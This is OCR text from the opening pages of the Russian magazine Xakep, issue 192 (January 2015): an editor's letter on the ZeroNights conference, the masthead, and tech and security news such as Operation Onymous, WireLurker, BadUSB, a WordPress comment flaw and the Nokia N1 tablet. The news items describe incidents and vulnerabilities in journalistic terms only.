

№192

WWW.XAKEP.RU

Изучаем безопасность Android 5.0

стр. 36

Знакомимся с языком Eiffel

стр. 90

Ускоряем сайт с помощью Varnish

стр. 114

Cover Story

ZERO NIGHTS

Детальный летсвотч культовой хакерской конференции 2014

стр. 12



РЕКОМЕНДОВАННАЯ ЦЕНА 450₽



Как ты, наверное, знаешь, «Хакер» выходит уже без малого 16 лет. За это время написали огромное количество новостей, статей, опубликовали исследований. На сегодняшний день у нас за плечами 192 номера с крутейшим контентом, которым мы, честно скажу, гордимся. Каждый месяц «Хакер» бесперебойно делает несколько десятков статей о взломе, кодинге и девопсе. Все это стало возможно благодаря обширному комьюнити авторов-исследователей. Но так было далеко не всегда.

Если вернуться в середину этого таймлайна, все было по-другому. Тогда информации о взломе и практической безопасности в открытом доступе было куда меньше. Мы выискивали контент по крупицам, что-то переводили, что-то сами ресерчили, что-то присылали независимые исследователи. Уже в то время мы четко понимали, что одна из наших основных задач — строить комьюнити, объединять вокруг себя людей. Мы делали это контентом, площадкой для общения, новостями, которые взрывали новостные топы, и даже][-вечеринками. Если помнишь — на тот момент, например,][был одной из крупнейших русскоязычных баз эксплойтов.

И вот, когда появился ZN, мы почувствовали, что да, мы не одни. Есть еще кто-то, кто делает с нами общее дело. Кто-то, кто говорит о практической безопасности, не у себя в блоге, а в открытую, способствует развитию этой отрасли. Это было нереально круто!

Мы были на первом ZN, и многие из его участников стали нашими постоянными авторами и, конечно же, друзьями. ZN — одна из немногих конференций, где нет места галстукам, маркетингу, PR, куда мы приходим, чтобы познакомиться, подружиться, обменяться знаниями. Поэтому ради ZN не жалко расчехлить весь свой медийный ресурс, привлекая как можно больше внимания к этой поистине культовой конфе. И я рад, что уже который год, судя по стабильно возрастающему количеству участников, у нас всех вместе это получается.

Огромный респект организаторам, докладчикам и, конечно же, тебе за то, что все это время поддерживаешь ZN,][и все наше комьюнити!

Stay tuned, stay][!

Илья Русанен,
главный редактор][
@IlyaRusanen




№ 01 (192) Дата выхода: 25.12.2014

Илья Русанен
Главный редактор
rusanen@real.xakep.ru

Ирина Чернова
Выпускающий редактор
chernova@real.xakep.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Илья Илембитов
PC ZONE, UNITS
ilembitov@real.xakep.ru

Антон «ant» Жуков
ВЗЛОМ
ant@real.xakep.ru

Павел Круглов
UNIXOID и SYN/ACK
kruglov@real.xakep.ru

Юрий Гольцев
ВЗЛОМ
goltsev@real.xakep.ru

Евгений Зобнин
X-MOBILE
execbit.ru

Илья Русанен
КОДИНГ
rusanen@real.xakep.ru

Александр «Dr.» Лозовский
MALWARE, КОДИНГ, PHREAKING
alexander@real.xakep.ru

АРТ

Елена Тихонова
Арт-директор

Алик Вайнер
Дизайнер
Обложка

Екатерина Селиверстова
Дизайнер
Верстальщик

DVD

Антон «ant» Жуков
Выпускающий редактор
ant@real.xakep.ru

Дмитрий «D1g1» Евдокимов
Security-раздел
evdokimovds@gmail.com

Максим Трубицын
Монтаж видео

РЕКЛАМА

Анна Яковлева
PR-менеджер
yakovleva.a@glc.ru

Мария Самсоненко
Менеджер по рекламе
samsonenko@glc.ru


РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Подробная информация по подписке shop.glc.ru, info@glc.ru, (495) 663-82-77, (800) 200-3-999 (бесплатно для регионов РФ и абонентов МТС, «Билайн», «МегаФон»)
Отдел распространения
Наталья Алехина (lapina@glc.ru)
Адрес для писем: Москва, 109147, а/я 50


В случае возникновения вопросов по качеству печати: claim@glc.ru. Адрес редакции: 115280, Москва, ул. Ленинская Слобода, д. 19, Омега плаза. Издатель: ООО «Эрсиа»: 606400, Нижегородская обл., Балахнинский р-н, г. Балахна, Советская пл., д. 13. Учредитель: ООО «Принтер Эдишионс», 614111, Пермский край, г. Пермь, ул. Яблочкова, д. 26. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство ПИ № ФС77-56756 от 29.01.2014 года. Отпечатано в типографии Scanweb, PL 116, Korjalankatu 27, 45101 Kouvola, Финляндия. Тираж 96 500 экземпляров. Рекомендованная цена – 450 рублей. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: *content@glc.ru*.

16+

CONTENT



ЯНВАРЬ 2015
№ 192



Мария «Mifrill» Нефёдова
mifrill@real.xakep.ru

Владельцем Silk Road 2.0 оказался 26-летний Блейк Бентал (aka Defcon). В штат Silk Road 2.0 был внедрен агент ФБР под прикрытием, и случилось это даже до официального открытия биржи, в ноябре прошлого года. Однако определить местоположение сервера Silk Road 2.0 ФБР сумело лишь в мае.

Новость месяца

Раз в год они собираются и закрывают Silk Road

СПЕЦСЛУЖБЫ ПРОВЕЛИ ОПЕРАЦИЮ ONYMOUS, ИТОГ — МАССОВЫЕ ОБЛАВЫ И АРЕСТЫ

Кажется, это становится традицией — год назад спецслужбы закрыли подпольную торговую площадку Silk Road, и вот спустя год та же судьба постигла Silk Road 2.0. Хотя на этот раз закрытие Silk Road стало скорее побочным эффектом, нежели главной целью прошедшей операции Onymous.

Операция Onymous была международной и крупномасштабной — в ней приняли участие спецслужбы более чем десяти стран мира. Операция сфокусировалась на нелегальной торговле, пышным цветом цветущей в Tor. Как уже было сказано, Silk Road 2.0 стал лишь одним из многих, на деле закрыли Cloud 9, Hydra, Pandora, Blue Sky, Topix, Flugsvamp, Cannabis Road и Black Market, которые также занимались торговлей запрещенными веществами, документами, оружием и прочим. Замечу, что в список выше вошли почти все самые популярные нелегальные Tor-площадки, то есть все основные «злачные места» теперь закрыты. Пострадали также сайты, специализировавшиеся на отмывании денег: Cash Machine, Cash Flow, Golden Nugget, Fast Cash и другие. По итогам операции на руках у ФБР оказались не только конфискованные домены, но и более миллиона долларов в Bitcoin и 250 тысяч наличными. Плюс, конечно, различное компьютерное оборудование, серверы, наркотики и оружие.

В связи с проведением столь масштабной операции, конечно, встал вопрос: но как они это сделали? Оказывается, ответа на него не знают даже сами разработчики проекта Tor. Разработчики официально сообщили, что понятия не имеют, как именно спецслужбы деанонимизировали такое количество людей. Пока существует лишь предположение, строящееся на том, что через пару дней после завершения операции Onymous было замечено исчезновение из сети трех больших выходных узлов. Возможно, эти серверы были конфискованы ФБР. Но также возможно, что они давно использовались спецслужбами для сбора информации о пользователях. Дело в том, что отчеты ФБР об операции опубликованы в открытом доступе, и речь в них идет о некой «удаче» и случайности, которая постигла Бюро во время попыток обнаружить местонахождение сервера Silk Road 2.0. Вероятно, тогда нужный трафик случайно попал на подконтрольный спецслужбам узел.



414 доменов в зоне .onion были конфискованы. Детали о личностях 17 задержанных пока не разглашаются.

ЧЕРВИВЫЕ ЯБЛОЧКИ


ВРЕМЕНА, КОГДА ТЕХНИКА APPLE НЕ ИНТЕРЕСОВАЛА ЗЛОУМЫШЛЕННИКОВ, ДАВНО ПРОШЛИ

Полагаю, большой процент наших читателей отдает предпочтение «яблочным» устройствам и, если говорить об iPhone, многие предпочитают их джейлбрейкнутыми. С одной стороны, желание сделать джейлбрейк объяснимо, с другой — это действительно может привести к не слишком приятным последствиям.

Недавно Palo Alto Networks сообщила, что порядка 400 тысяч Mac, iPhone и iPad стали жертвами эпидемии — их поразила зараза, получившая имя WireLurker. Основной удар пришелся по китайским пользователям — толчком к распространению малвари стала череда целевых атак на облачный сервис iCloud на территории Поднебесной. Теперь WireLurker распространяется в основном через весьма популярный сторонний магазин приложений Maiyadi (тоже китайский). Стоит также сказать, что, если к зараженному устройству подключают другой девайс Apple, малварь атакует и его. Цель авторов зловреда неясна, так как пока с командного сервера приходят в основном обновления, а не команды.

Эксперты «Лаборатории Касперского» отмечают, что WireLurker и подобные ему вредоносы опасны в первую очередь именно для устройств с джейлбрейком. Для атаки на невзломанное устройство понадобятся доверенные сертификаты, например уровня Enterprise. И даже в случае успешного заражения устройства без джейлбрейка малварь хотя бы не сможет получить доступ ко всей файловой системе. Хотя, пожалуй, мораль истории такова: не стоит пользоваться непонятными магазинами приложений (да, даже крупными).

Шведский эксперт Эмиль Кварнхаммар обнаружил серьезную дырку в OS X (включая Yosemite). Уязвимость Rootpipe позволяет получить права суперпользователя и доступ к девайсу в обход систем безопасности. Интересно, что шведу пришлось доказывать Apple «возможную угрозу от использования этой уязвимости», так как компания не спешила реагировать.





ОЧЕРЕДНАЯ УТЕЧКА ПОЧТОВЫХ ЛОГИНОВ/ ПАРОЛЕЙ

СНОВА СКОМПРОМЕТИРОВАНЫ ДАННЫЕ ПОЛЬЗОВАТЕЛЕЙ РОССИЙСКИХ ПОЧТОВЫХ СЕРВИСОВ

В этом году произошло множество крупных утечек данных, и на фоне сотен тысяч и даже миллионов «утекших» реквизитов новый слив может показаться незначительным — всего лишь 15 тысяч логинов и паролей. Однако в данном вопросе «всего лишь» не бывает.

На сей раз данные о ровно пятнадцати тысячах учетных записей Mail.Ru, Яндекса и Рамблера были опубликованы на eBaza анонимом, который прикрывался благой целью — якобы давал возможность пользователям проверить, не взломан ли их аккаунт. Всего в текстовом файле содержалось 9,6 тысячи логинов и паролей для учетных записей в домене mail.ru, 2,5 тысячи в домене yandex.ru и 1,1 тысячи в rambler.ru. Также в списке попадались почти единичные данные от аккаунтов list.ru, bk.ru, narod.ru и даже yahoo.com. Интересно, что аноним при этом утверждал, что работают 100% пар логин-пароль.

Представители компаний не замедлили отреагировать. Так, Mail.Ru сообщила, что данная подборка не результат атаки, а собранная с миру по нитке информация, притом из приведенного списка до сих пор не были заблокированы лишь 0,2% аккаунтов. Яндекс тоже заявил, что им уже было известно о компрометации аккаунтов, а верные пары логин-пароль были лишь у 200 учетных записей. Рамблер заверил, что 98,8% аккаунтов уже были известны им ранее, из опубликованных баз спамеров. Причиной такого рода утечек все компании единогласно назвали «фишинг и вирусы».



«Создание ИИ сейчас фактически развивается в геометрической прогрессии. В течение ближайших пяти – десяти лет может произойти нечто очень и очень опасное. Заметьте, обычно я ратую за технологии, но вопросов ИИ я не касался вплоть до последних месяцев. И это не тот случай, когда человек кричит „волк!“, не понимая предмета, о котором говорит».

ИЛОН МАСК
о создании ИИ

ПОДРОБНОСТИ О BADUSB

КАРСТЕН НОЛЬ И ЯКОБ ЛЕЛЛЬ ПРОТЕСТИРОВАЛИ КУЧУ USB-УСТРОЙСТВ

Помнишь, летом прошлого года Карстен Ноль и Якоб Лелль из консалтинговой компании SR Labs сообщили о фундаментальной уязвимости, присутствующей во всех устройствах USB вообще? Прошло полгода, и исследователи расщедрились на новые подробности — увы, неутешительные.

В октябре был опубликован исходный код (github.com/adamcaudill/Psychson), позволяющий эксплуатировать обнаруженный баг. За прошедшие с того времени месяцы было проверено огромное количество устройств (полный список есть здесь: opensource.srlabs.de/projects/badusb), и конкретно USB-контроллеры от восьми крупнейших мировых производителей: Phison, Alcor, Renesas, ASmedia, Genesys Logic, FTDI, Cypress и Microchip. О полученных после проверок результатах во всеуслышание рассказали недавно, на конференции PacSec. Суть доклада свелась к горькой правде — уязвимы порядка половины исследованных устройств, но пока не проверишь, невозможно сказать, какие именно. Дело в том, что даже флешка может поставляться с разной начинкой, в зависимости от партии. Одна партия будет уязвима, другая нет, просто потому, что используются разные модели контроллеров.

Доподлинно удалось установить, что все флешки с контроллерами производства Phison уязвимы. Все чипы ASmedia, напротив, не подвержены багу. У Genesys уязвимы контроллеры USB 3.0, но безопасны контроллеры USB 2.0. Словом, сплошной рендом, и, пока не вскроешь устройство, ничего не узнаешь.



Напомню, что BadUSB страшна тем, что скрывается в прошивке USB-устройства (абсолютно любого) и получает полный контроль над компьютером жертвы при подключении к нему зараженного девайса. Обнаружить зловред практически невозможно, ведь он способен даже показать тебе чистый дамп.





«В последнее время у меня сложилось впечатление, что Google+ застыла в замешательстве и дрейфует в никуда. Возможно, мне просто тяжело признать, что я потратил три с половиной года своей жизни на что-то, в итоге ставшее бесполезным».

КРИС МЕССИНА,
экс-сотрудник Google, создатель хештега

86%

сайтов на WordPress уязвимы

→ Абсолютно все сайты под управлением WordPress 3.x, допускающие размещение комментариев к публикациям, под угрозой. Они подвержены недавно обнаруженной уязвимости, благодаря которой атакующий может разместить в комментах JavaScript-код, выполняющийся при просмотре. В WordPress 4.0 проблема не подтверждена, но разработчики перестраховались и выпустили фикс WordPress 4.0.1. Также вышли внеплановые 3.9.3, 3.8.5 и 3.7.5.

44%

компаний используют Dropbox


→ Интересный аналитический отчет опубликовала компания 451 Research. Как выяснилось, Dropbox очень активно используют не только частные лица, но и корпоративный сектор — Dropbox оказался самым популярным файлохранилищем среди 1000 опрошенных компаний, опередив даже OneDrive. Интересно, что лишь 18% этих компаний пользуются платным тарифным планом, остальным вообще хватает бесплатного аккаунта.

КАК ХРАНИТЬ ВИРТУАЛЬНЫЕ ДЕНЬГИ

ВОЗМОЖНО, BITCOIN-КОШЕЛЕК СКОРО МОЖНО БУДЕТ НОСИТЬ В СУМКЕ

Электронные платежи всех мастей уже так плотно вошли в нашу жизнь, что трудно представить себе мир без них. Однако, заметь, обычные деньги все же привязаны к банковским картам, платежным чекам и другим материальным штукам, которые удобно носить с собой и использовать для оплаты. С Bitcoin ситуация иная, он исключительно виртуален и не привязан ни к каким физическим объектам. Прямо скажем, это не слишком удобно, особенно учитывая все более широкое распространение BC и растущие запросы пользователей. Конечно, можно справляться программно, устанавливая на телефоны или планшеты соответствующие приложения, но это не всегда удобно (и не слишком надежно). В этом месяце нам предложили сразу несколько альтернативных способов «овеществления» виртуальных денег.

Компания CryptoLabs объявила о выпуске продукта, читая описание которого удивляешься, почему до этого никто не додумался раньше. Аппаратный кошелек для биткоинов получил название Case. Это небольшое (86 × 54 мм) устройство легко поместится в сумку, рюкзак или карман. Case оснащен SIM-картой, позволяющей эксплуатировать его более чем в 60 странах мира. Основной фишкой новинки, по замыслу создателей, должна стать не только простота в использовании, но и безопасность. Кошелек использует технологию multi-signature, то есть предусматривает использование трех ключей, каждый из которых находится под отдельной защитой. Один из видов защиты — сканер отпечатка пальца. Все три ключа физически хранятся в разных местах. Первый — у пользователя, второй — на сервере, а третий — в безопасном хранилище стороннего провайдера. Массовое производство Case обещают наладить уже к весне текущего года, цену и подробности сообщат ближе к делу. Кстати, для тех, кто сейчас подумал «Теперь понадобится зарядка еще и для кошелька», — спешу успокоить: устройство, судя по всему, будет укомплектовано E Ink дисплеем, что значительно уменьшает данную проблему.



Нельзя не сказать, что Case — это не первый аппаратный BC-бумажник. Хороший пример подобного устройства — Trezor. Однако Trezor нужно подключать к компьютеру, по сути, это лишь донгл, а не самостоятельный платежный девайс. В этом отношении Case станет первым.

Куда более радикальный способ хранения финансовых данных предложил голландский бизнесмен Мартин Висмейер. Так как работа его компании Mr.Bitcoin более чем тесно связана с виртуальной валютой, Висмейер понимает, что стать жертвой хакеров или глупого случая и лишиться всех виртуальных накоплений весьма легко. Очевидно, руководствуясь принципом «все свое ношу с собой», бизнесмен вживил себе в ладони два NFC-чипа (RFID-микросхемы NTAG216, совместимые со стандартом NFC Type 2). Данные в одном чипе постоянно обновляются: там содержится контактная информация. Во втором чипе хранится часть зашифрованного секретного ключа для доступа к общему биткоин-кошельку его фирмы.



> **Руководствуясь принципом «все свое ношу с собой», бизнесмен вживил себе в ладони два NFC-чипа (RFID-микросхемы NTAG216, совместимые со стандартом NFC Type 2)**

ЧЕГО ХОТЯТ ПОЛЬЗОВАТЕЛИ?

→ Microsoft с гордостью сообщает, что получает большой фидбэк относительно Windows 10. Так чего же хотят пользователи от новой ОС, чего ей больше всего не хватает, а что, напротив, лишнее?

ТОП-3 ПОЖЕЛАНИЙ КАСАЮТСЯ ИРАНА:



48 тысяч — Добавить поддержку иранского календаря

43 тысячи — Дать доступ иранским пользователям к Windows Store

20 тысяч — Добавить поддержку персидского языка в функции Cortana

ДАЛЬШЕ ИДУТ БОЛЕЕ ОБЩИЕ ПРОБЛЕМЫ:

20 тысяч — Добавить поддержку вкладок в проводнике

18 тысяч — Реализовать бесплатный переход на «десятку» с Windows 8/8.1

17 тысяч — Добавить возможность кастомизации экрана приветствия

15 тысяч — Пофиксить проблему, из-за которой регулярно удаляются миниатюры изображений и видеофайлов

13 тысяч — Объединить «Параметры ПК» и «Панель управления»



ДЕСЯТЬ ЛЕТ FIREFOX И ОКОНЧАНИЕ КОНТРАКТА С GOOGLE

ТЕПЕРЬ В FIREFOX БУДУТ РАЗЛИЧНЫЕ, РЕГИОНАЛЬНЫЕ ВАРИАНТЫ ПОИСКА

Один из популярнейших браузеров в мире — Mozilla Firefox отметил десятилетний юбилей. Да, Firefox 1.0 вышел 10 ноября 2004 года, уже действительно прошло десять лет. Круглую дату компания ознаменовала выпуском Firefox 33.1 и внедрением новых функций, в основном относящихся к приватности. К примеру, в браузере появилась кнопка Forget («Забыть»), при помощи которой пользователь может мгновенно стереть всю историю серфинга за последние пять минут, два часа или сутки.

Но куда интереснее самого юбилея и приуроченных к нему новинок оказался истекший контракт с корпорацией Google, который не раз продлевался с самого 2004 года. Да, создатели Firefox наконец решились сменить поисковую систему по умолчанию. Нужно понимать, что это очень ответственный шаг для Mozilla, так как поисковое соглашение с Google было основной статьей доходов компании (в некоторые годы до 90% доходов шли именно отсюда). Теперь поиск станет региональным — в каждой стране будет свое «умолчание». Например, на территории США будет работать поиск Yahoo, в России Яндекс, а в Китае Baidu. В качестве альтернативных вариантов пользователю в США предлагаются Google, Bing, DuckDuckGo, eBay, Amazon, Twitter и Wikipedia. В России Google, DuckDuckGo, OZON.ru, Price.ru, Mail.Ru и Wikipedia. Решения относительно других стран будут приняты позже.

ЗДРАВСТВУЙТЕ, КАЖЕТСЯ, ВЫ НЕ РОБОТ

GOOGLE ПРЕДСТАВИЛА NO-CAPTCHA

Какие только действия не предлагают совершать пользователю, чтобы доказать, что он не робот: ввести слово или цифры с картинки (для дешифровки которой и правда не помешал бы робот), решить простую математическую задачу, ответить на вопрос вроде «как называется наша планета?». Но похоже, скоро подобные ухищрения останутся в прошлом.

Google представила новую автоматическую систему борьбы со спамом No-CAPTCHA, призванную заменить на посту привычную нам ReCAPTCHA. Новинку уже взяли на вооружение Snapchat, WordPress и HumbleBundle, и это явно только начало. Дело в том, что No-CAPTCHA способна сама, автоматически решить, робот перед ней или живой человек. Подробности работы алгоритма не раскрываются по понятным причинам, но известно, что он обращает внимание на IP-адрес пользователя, его поведение и время, проведенное на странице. Если алгоритм уверен, что перед ним человек, вместо зубодробительных цифро-буквенных картинок пользователю предложат поставить одну галочку — напротив строки «я не робот». Если алгоритм засомневается, будет предложен стандартный текст для распознавания либо другая форма проверки, к примеру простой тест на сверку изображений. Скажем, тебе покажут пять фотографий котиков и одну фотографию цветка — нужно найти лишнее. Собранную таким образом информацию Google будет использовать для улучшения качества поиска.



ЛУЧШИЕ ПРИЛОЖЕНИЯ 2014



Google play

→ Google опубликовала список лучших приложений (по мнению самой корпорации) за ушедший 2014 год. На этот раз в список попали 75 приложений, против 11 в прошлом году. Интересно, что ни одно приложение из топа 2013 года в список этого года уже не вошло. Нет в топе и таких монстров, как Facebook Messenger, WhatsApp, Hike и Twitter. Также нет и игр.

Приложения с российскими корнями, вошедшие в список:

















- Lamoda
- «Коммерсантъ»
- LinguaLeo
- «Хаос-контроль»
- Anywayanyday
- «Мой Билайн»
- Delivery Club
- «Гороскоп и гороскопы друзей»
- Aviasales
- Telegram



NOKIA ВЫПУСТИЛА СВОЙ ПЕРВЫЙ ПЛАНШЕТ

ТАКЖЕ БЫЛА ПРЕДСТАВЛЕНА ОБОЛОЧКА Z LAUNCHER

Прошло больше года с момента продажи мобильного бизнеса Nokia корпорации Microsoft, и наконец созрели первые плоды. Nokia возвращается на рынок мобильных устройств с планшетом Nokia N1 на базе Android 5.0. Напомню, что Nokia осталась без права использовать свою собственную торговую марку в сегменте смартфонов вплоть до 2016 года. Поэтому — планшет.

Устройство здорово напоминает iPad Mini, о чем в Nokia хорошо знают, — по словам директора по технологиям Рамзи Хайдамуса, N1 «столь же хорош», как и iPad, только дешевле. С технической стороны новинка действительно находится на вполне конкурентоспособном уровне: алюминиевый корпус, IPS-дисплей диагональю 7,9 дюйма (2048 × 1536) под стеклом Gorilla Glass 3. Работает N1 на базе нового Intel Atom Z3580 и имеет 2 Гб оперативной памяти (LPDDR3). Флеш-памяти (eMMC 5.0) — 32 Гб. Кроме перечисленного, стоит отметить камеры разрешением 8 и 5 Мп, аккумулятор емкостью 5300 мА • ч и аудиопроцессор Wolfson WM8958E. И конечно, N1 станет первым устройством с портом micro-USB 2.0 Type-C на борту. Цена новинки 250 долларов.

Однако за «железным» анонсом от многих ускользнул не менее интересный софтверный. Nokia презентовала крайне неплохую оболочку Z Launcher. С одной стороны, оболочка проста до аскетизма и крайне минималистична: здесь нет ничего лишнего, даже автоматического распределения по категориям (вместо этого приложения выводятся единым длинным списком). Но Nokia упирает на персонализацию и анализ поведения пользователя. На главном экране выводятся приложения и контакты, которые владелец чаще всего использует. Разумеется, для анализа и создания выборки потребуется некоторое время. Основная фишка, впрочем, не в этом. Финны сделали ставку на простоту и... рисование. Да, здесь присутствует привычный «быстрый набор», но есть и рукописный. Достаточно написать на экране любую букву, и Z Launcher покажет приложения, начинающиеся с этой буквы, а затем и те, в названии которых такая буква есть. Такой способ поиска работает не просто быстро, а очень быстро. Разве что понадобится запомнить названия приложений.




Z Launcher пока работает в режиме бета-теста, и гарантирована поддержка Nexus 5, Galaxy S5, S4, S3, Moto X, Moto G, HTC One, Sony Xperia Z1. С другими смартфонами пока могут возникать проблемы. Проверить свой смартфон и опробовать новинку можно на zlauncher.com.




С 2016 года Samsung вновь займется изготовлением процессоров для Apple (всего на плечи Samsung ляжет производство 80% процессоров). Выручка Samsung в 2014 году сильно упала из-за разрыва с Apple, но теперь все должно наладиться.



